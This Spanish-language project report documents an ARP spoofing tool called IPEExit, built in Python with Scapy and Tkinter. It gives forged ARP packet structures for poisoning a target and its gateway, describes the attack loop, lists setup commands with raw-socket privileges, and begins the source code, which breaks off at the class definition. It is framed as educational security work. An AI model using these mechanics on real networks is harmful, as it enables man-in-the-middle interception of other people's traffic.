


Nota: La imagen muestra un diagrama de flujo ilustra cómo se detiene un ataque de spoofing ARP en una aplicación, mostrando la interacción entre la acción del usuario, la actualización de la interfaz de usuario y la terminación del hilo de ataque en segundo plano.

Proceso de restauración de la conexión

Figura 8

Flujo del mecanismo de recuperación




Nota: La imagen muestra un diagrama de flujo ilustra cómo el sistema maneja la recuperación de conexiones después de un ataque de spoofing ARP, asegurando que las conexiones de red se restauren a su estado original.

Integración de GUI y control de usuario

Figura 9

Integración del Interfaz Gráfica de Usuario



Nota: La imagen muestra el diagrama de componentes ilustra cómo los diferentes elementos de la aplicación interactúan entre sí para permitir a los usuarios iniciar y detener un ataque de spoofing ARP, así como ver la salida y los mensajes de estado en la interfaz gráfica de usuario.

Tecnología clave y Dependencias

Bibliotecas Primarias

Librería	Objetivo	Uso del IPEExit
scapy	Manipulación de paquetes y análisis de red.	Creación de paquetes ARP, escaneo de redes, ataques de suplantación de identidad.
tkinter	GUI framework.	Interfaz de usuario, gestión de eventos, visualización de datos.
uuid	Generación de identificadores únicos.	Identificación de dispositivos y gestión de sesiones.
threading	Ejecución simultánea.	Operaciones de red en segundo plano, capacidad de respuesta de la interfaz gráfica de usuario.

Protocolos de Red

- **ARP (Address Resolution Protocol):** Protocolo básico para operaciones tanto de detección como de ataque.
- **Ethernet:** Protocolo de capa 2 para la comunicación en redes locales.
- **IP:** Direccionamiento de capa 3 para la identificación de dispositivos.

Estructura de implementación

Toda nuestra aplicación está contenida dentro de un único archivo Python que integra toda la funcionalidad:

Componentes Principales

Casos de uso Legítimos

- Auditoría de seguridad de redes en entornos controlados.
- Demostración educativa de las vulnerabilidades del protocolo ARP.
- Pruebas de penetración y evaluaciones de seguridad autorizadas.
- Solución de problemas de red y detección de dispositivos.

Implicaciones de seguridad

- La herramienta requiere privilegios y permisos de administrador de red.
- Sólo debe implementarse en redes en las que exista una autorización explícita.
- El uso indebido puede infringir las leyes sobre fraude informático e interferencia en redes.

Contexto ético y de Seguridad


IPEExit es una herramienta de seguridad de red que debe usarse con responsabilidad. La aplicación ofrece funciones que pueden utilizarse tanto para la administración legítima de la red como para prevenir ataques de red potencialmente dañinos.

ARP Spoofing Mecánica de Ataque

La aplicación de la suplantación ARP en IPEExit opera mediante el envenenamiento de las tablas ARP del dispositivo objetivo y de la puerta de enlace de la red, situando así al atacante en un lugar intermedio. Esta metodología se beneficia de la característica sin estado del protocolo ARP.

Figura 10

Diagrama de flujo de ataque



Nota: La imagen muestra un diagrama de flujo que describe el proceso de una aplicación de spoofing ARP, destacando cómo se lleva a cabo el ataque de envenenamiento ARP.

ARP Spoofing Bucle de Ataque

La función principal de ataque function spoofing_arp() implementa la lógica principal de spoofing:

Estructura del paquete de ataque:

- **Paquete dirigido a un objetivo:** ARP(pdst=ip_objetivo, hwdst=mac_objetivo, psrc=ip_puerta_enlace, hwsrc=mac_atacante, op=2)
- **Paquete dirigido a la puerta de enlace:** ARP(pdst=ip_puerta_enlace, hwdst="ff:ff:ff:ff:ff:ff", psrc=ip_objetivo, hwsrc=mac_atacante, op=2)

Características del bucle de Ataque

- Ejecución continua mientras ataque_en_curso es True.
- Intervalo de 2 segundos entre transmisiones de paquetes.
- Actualizaciones de estado en tiempo real en el widget de salida de la GUI.
- Gestión de excepciones con restauración automática de la conexión.

Biblioteca de manipulación de redes Scapy

Scapy es la dependencia externa principal que permite las capacidades de manipulación de paquetes de red de IPEExit. Proporciona soporte de protocolo de red de bajo nivel para la creación de paquetes ARP, el escaneo de redes y la transmisión de paquetes.

Dependencia	Objetivo	Componentes clave utilizados
scapy	Manipulación de paquetes de red y operaciones del protocolo ARP	ARP, Ether, send, srp

Integramos la Librería

La biblioteca Scapy se importa y se utiliza ampliamente en toda la aplicación principal:


```
from scapy.all import ARP, Ether, send, srp
```

Componentes principales de Scapy utilizados:

- **ARP:** crea paquetes de protocolo ARP para operaciones de suplantación y descubrimiento.
- **Ether:** gestiona la encapsulación de tramas Ethernet para operaciones de difusión.
- **send:** transmite paquetes creados a la red.
- **srp:** envía paquetes y recibe respuestas para el descubrimiento de redes.

Figura 11

Arquitectura de la Integración de Dependencias



Nota: La imagen muestra un diagrama de componentes de una aplicación llamada IPEExit, que se utiliza para operaciones de red, incluyendo ataques ARP y restauración de conexiones de red.

Comando de Instalación en la Terminal

```
pip install scapy
```

Pautas para el uso ético

IPEExit está diseñado para fines de seguridad legítimos dentro de entornos controlados:

Aplicación para el ámbito educativo y de investigación

- Formación en seguridad de redes: comprensión de las vulnerabilidades del protocolo ARP.
- Investigación académica: estudio de los mecanismos de seguridad de redes en entornos de laboratorio.
- Preparación para la certificación: prácticas para obtener certificaciones de seguridad.

Aplicaciones de seguridad para profesionales

- Pruebas de penetración: evaluaciones de seguridad autorizadas con la documentación adecuada.
- Administración de redes: gestión de dispositivos en infraestructuras propias.
- Respuesta ante incidentes: aislamiento de dispositivos comprometidos durante incidentes de seguridad.

3.1 Aplicación: Prerrequisitos y Requisitos del Sistema

IPEExit requiere un entorno Python con capacidades de manipulación de paquetes de red. Se deben cumplir los siguientes requisitos del sistema:


Requerimientos	Especificaciones	Notas
Sistema operativo	Linux, macOS, Windows.	Root/Administrator privilegios necesarios para la manipulación de paquetes.
Python Version	Python 3.6+	Necesario para la compatibilidad con Scapy y Tkinter.
Interfaz de red	Adaptador Ethernet/WiFi activo.	Debe estar conectado al segmento de red de destino.
Privilegios	Acceso Root/Administrator.	Necesario para operaciones de sockets sin procesar y creación de paquetes ARP.

3.2 Algoritmo

Requerimientos para el Funcionamiento del Algoritmo

Figura 12

Installation Flow Overview



Nota: La imagen muestra un diagrama de flujo para la configuración y ejecución de una aplicación de red en Python. El proceso comienza con una serie de verificaciones y preparaciones del sistema antes de lanzar la aplicación principal.

Proceso de Instalación

Paso 1: Instalación de Dependencias

Instalamos los paquetes de Python necesarios especificados en requirements.txt:

```
# Install using pip
```

```
pip install -r requirements.txt
```

```
# Or install packages individually
```


```
pip install scapy
```

```
pip install uuid
```

El paquete uuid normalmente se incluye con la biblioteca estándar de Python, pero scapy requiere una instalación explícita para las capacidades de manipulación de paquetes de red.

Figura 13

Arquitectura de Dependencia



Nota: La imagen muestra un diagrama de dependencias y estructura de un proyecto de aplicación de red desarrollado en Python, utilizando varias bibliotecas externas.

Paso 2: Configuración de Privilegios

La manipulación de los paquetes de red requiere privilegios elevados, configuramos nuestro sistema Manjaro Linux.

Linux/macOS:

Run with sudo

sudo python [script.py](#)

Or configure capabilities (Linux only)

sudo setcap cap_net_raw+ep \$(which python)

Configuración Inicial y Configuración

Verificación de la configuración del sistema

Antes de la primera ejecución, verificamos que nuestro sistema pueda realizar las operaciones de red requeridas:

Componente	Método de Verificación	Resultado Esperado
Scapy Import	python -c "import scapy.all"	Sin errores de importación.
Raw Socket Access	Ejecutamos con administrador.	No hay errores de permiso.
Network Interface	Comprobamos conexiones activas.	Al menos una interfaz activa.
ARP Table Access	arp -a (línea de comando)	Muestra todas las entradas ARP actuales.

Configuración del Entorno de Red

IPEExit detecta e interactúa con el entorno de red local. La aplicación detecta automáticamente:

- Dirección IP de la puerta de enlace predeterminada utilizando las tablas de enrutamiento del sistema.
- Interfaces de red disponibles.

- Configuración actual del segmento de red.
- Entradas existentes en la tabla ARP.

Iniciamos la Aplicación

With elevated privileges


sudo python script.py

Iniciamos el Flujo de Aplicaciones

Cuando [script.py](#) se ejecuta, se produce la siguiente secuencia de inicialización:

Figura 14

Motor de paquetes basado en Scapy



Nota: La imagen muestra un diagrama de flujo que describe el proceso de inicialización y preparación de una aplicación de red desarrollada en Python.


Secuencia de prueba de Verificación

Realizamos estos pasos de verificación para confirmar que la instalación se ha realizado correctamente:

- **Prueba de detección de interfaz:** compruebe que la interfaz gráfica de usuario se carga sin errores.
- **Prueba de detección de red:** haga clic en el botón de escaneo para comprobar el funcionamiento del escaneo ARP.
- **Prueba de detección de dispositivos:** confirme que los dispositivos de red legítimos aparecen en los resultados.
- **Prueba de privilegios:** verifique que no hay errores de permiso durante las operaciones de paquetes.

Figura 15

Proceso de detección de Puerta de Enlace




Nota: La imagen muestra la aplicación que descubre automáticamente la configuración de la red utilizando utilidades de red a nivel del sistema.

Arquitectura de flujo de Datos

El mecanismo de ataque principal sigue un proceso de transformación de datos estructurado desde la entrada del usuario hasta la transmisión de paquetes de red.

Figura 16

ARP Spoofing Canalización de Datos



Nota: La imagen muestra un diagrama de flujo que describe el proceso de una aplicación de red que realiza operaciones de resolución de direcciones MAC y envío de paquetes ARP.

LISTA DE MATERIALES

IPPEXit es una herramienta de suplantación de ARP implementada en Python. Y por ende la aplicación utiliza varios materiales o dependencias clave. A continuación mostraremos:

Una simulación de precios para implementar la aplicación de suplantación de ARP IPPEXit.

3.1 Requisitos de Hardware

- Computadora/Servidor - S/.800-1000
- Cualquier ordenador moderno capaz de ejecutar Python y Linux/Unix.
- Debe tener capacidad de interfaz de red para la manipulación de paquetes.
- Se requiere acceso administrativo/root para las operaciones de red.
- Interfaz de Red - S/. 0
- Integrado en la mayoría de los ordenadores o adaptador de red USB si es necesario
- Debe ser compatible con la transmisión de paquetes sin procesar para la función de suplantación de ARP

3.2 Requisitos de Software

- Sistema Operativo - S/. 0
- Distribución Linux/Unix (opciones gratuitas disponibles como Ubuntu)
- Utiliza el comando ip route para la detección de la puerta de enlace, lo que indica el requisito de Linux/Unix.
- Tiempo de Ejecución de Python - S/. 0
- Python 3.x (gratis)
- Incluye bibliotecas integradas: tkinter, threading, uuid, socket, os, time.
- Librerías de Python - S/. 0
- Scapy: biblioteca gratuita para la manipulación de paquetes de red.
- Se utiliza para las funciones ARP, Ether, send y srp, esenciales para la funcionalidad de suplantación de identidad.

Rango de Costo total Estimado

Configuración mínima: S/. 0 - Usando una computadora existente con distribución gratuita de Linux.

Nueva configuración completa: S/.800-1000 - Computadora nueva + sistema operativo comercial + Entorno de Desarrollo Integrado profesional.

- Nota:

La aplicación IPPEXit está diseñada como un único archivo Python con dependencias mínimas, lo que la hace muy rentable de implementar. La mayor parte de los costes provienen de los requisitos de hardware, más que del software, ya que la aplicación se basa principalmente en bibliotecas gratuitas y de código abierto. El principal gasto sería adquirir un ordenador capaz de ejecutar la aplicación, si aún no se dispone de uno.

DESARROLLO DE APLICACIÓN

El desarrollo de IPPEXit fue llevado a cabo utilizando el lenguaje de programación **Python**, integrando las bibliotecas **Scapy** y **Tkinter**, y ejecutado en el entorno de trabajo **Manjaro Linux**. Esta aplicación se diseñó para ejecutar funciones de análisis y defensa de redes locales mediante la técnica de **ARP Spoofing**, presentando los resultados a través de una interfaz gráfica intuitiva y amigable para el usuario.

4.1 Estructura general del desarrollo

La aplicación está contenida dentro de un solo archivo principal **script.py**, donde se gestionan todos los componentes esenciales:

- **Interfaz de usuario (Tkinter):** Diseñada para facilitar la interacción mediante botones, cuadros de entrada y un área de monitoreo con scroll. Se organiza en secciones para el inicio/detención del ataque, clasificación de dispositivos y visualización de resultados.
- **Módulo de análisis de red (Scapy):** Escanea el segmento de red local utilizando paquetes ARP para identificar dispositivos activos, recopilar direcciones IP y MAC, y detectar intrusos.

Motor de ARP Spoofing: Implementa el ciclo de envenenamiento de tablas ARP tanto en el dispositivo objetivo como en la puerta de enlace, redirigiendo el tráfico.

- **Gestión de procesos (Threading):** Se utilizan hilos para ejecutar el monitoreo de red y los ataques sin bloquear la interfaz gráfica, lo que garantiza una experiencia fluida y continua para el usuario.

4.2 ALGORITMO EN EJECUCIÓN

4.2.1 CÓDIGO PYTHON

```
# --- Las Importación de Librerías ---
# tkinter: Se utiliza para crear la interfaz gráfica de la aplicación
# (ventanas, botones, etc.).
# scapy: Es una potente biblioteca para manipular paquetes de red. La
# usamos para crear y enviar paquetes ARP.
# time: Permite hacer pausas en la ejecución (ej. en el bucle de ataque).
# threading: Permite ejecutar procesos en segundo plano (como el escaneo
# de red o el ataque) sin congelar la interfaz gráfica.
# uuid: Se usa para obtener la dirección MAC de la máquina local.
# subprocess: Permite ejecutar comandos del sistema operativo, como los
# necesarios para obtener la IP y la puerta de enlace.

import tkinter as tk
from tkinter import scrolledtext, messagebox
from scapy.all import ARP, Ether, srp, send
import time
import threading
import uuid
import subprocess

class ArpSpoofingApp:
    """
    LA Clase principal que encapsula toda la lógica y la interfaz gráfica
